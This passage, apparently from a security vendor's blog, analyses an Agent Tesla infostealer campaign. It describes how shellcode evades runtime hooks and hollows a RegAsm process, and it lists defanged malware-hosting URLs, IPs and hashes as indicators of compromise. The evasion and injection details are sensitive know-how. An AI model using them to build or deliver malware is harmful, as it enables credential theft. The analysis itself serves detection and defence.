The executed shellcode is identified as a Frenchy shellcode. Morphisec Labs has tracked many Tesla variants that use Frenchy shellcode since January 2020 (although with a lot fewer staging layers). The shellcode maps "known" DLL sections into memory to avoid monitoring by runtime hooking, then it creates the target process in suspended mode (RegAsm). It then maps a section into the legitimate process and it copies the previously de-crypted executable into this section. Finally it executes the resume thread with new context that leads to the execution of the Dark stealer.




Decrypted Tesla Dark Stealer

The final payload that runs within the RegAsm is the main Agent Tesla Dark Stealer module, it is also obfuscated using an unknown obfuscator.




All the different configuration strings such as browser names can easily be extracted by simple xor manipulation of the executable bytes.




The decrypted strings have been uploaded to pastebin.

VirusTotal graph analysis on the IP reveals additional downloaders and multiple different Equation Editor exploits downloaded within the last couple of months.



Here is the MITRE ATT&CK matrix with the techniques deployed by this Agent Tesla attack highlighted for reference.



Conclusions:

Agent Tesla may be an older information stealer, given its launch in 2014, but recent upgrades that allow it to evade detection make it more powerful than ever. The attack described above makes it abundantly clear that Agent Tesla remains a force, especially given the addition of the above described techniques that make this infostealer capable of bypassing modern security controls to deliver its payload.

Morphisec customers can remain confident, however, that they are protected against Agent Tesla through the zero trust security power of moving target defense.

Blog IOCs:

8267259394D54FC644A18AAA8A8A5D0C68624B6D (PO - RFQ # 097663899 NEW ORDER.docx)

hxxp://192.3.141[.]134/document.doc

hxxp://192.3.141[.]134/bub.exe (vbs.exe)

EF4C32312CE60C3CAB620AF37D77E793FA245A4F

Older IOCs:

216.170.126[.]109

hxxp://bsskillthdyemmulatorsdevelovercomun6bfs.duckdns[.]org/document/invoice_557711.doc

ef9b7e4604bd2c6755e2d7de3c65e5b04169c8e46e568058a29b94a4c6a7feee

c602d323aab8dad524c191d31311f1e5acd24375ef72fdce83daaee592096dcd

df7aab11877cbf24a6a53fdf6b73dc72f16be4063803f5864db16d1e246c4e97

555eefb79aa7973b4d497202383f8d15889157a8e8d0d858d53ea23ef4821b3d

140103ff9a664823d2e532a35ba7ac8309d071875b4d06b5f6b275fd7fbc090a

Contact SalesInquire via Azure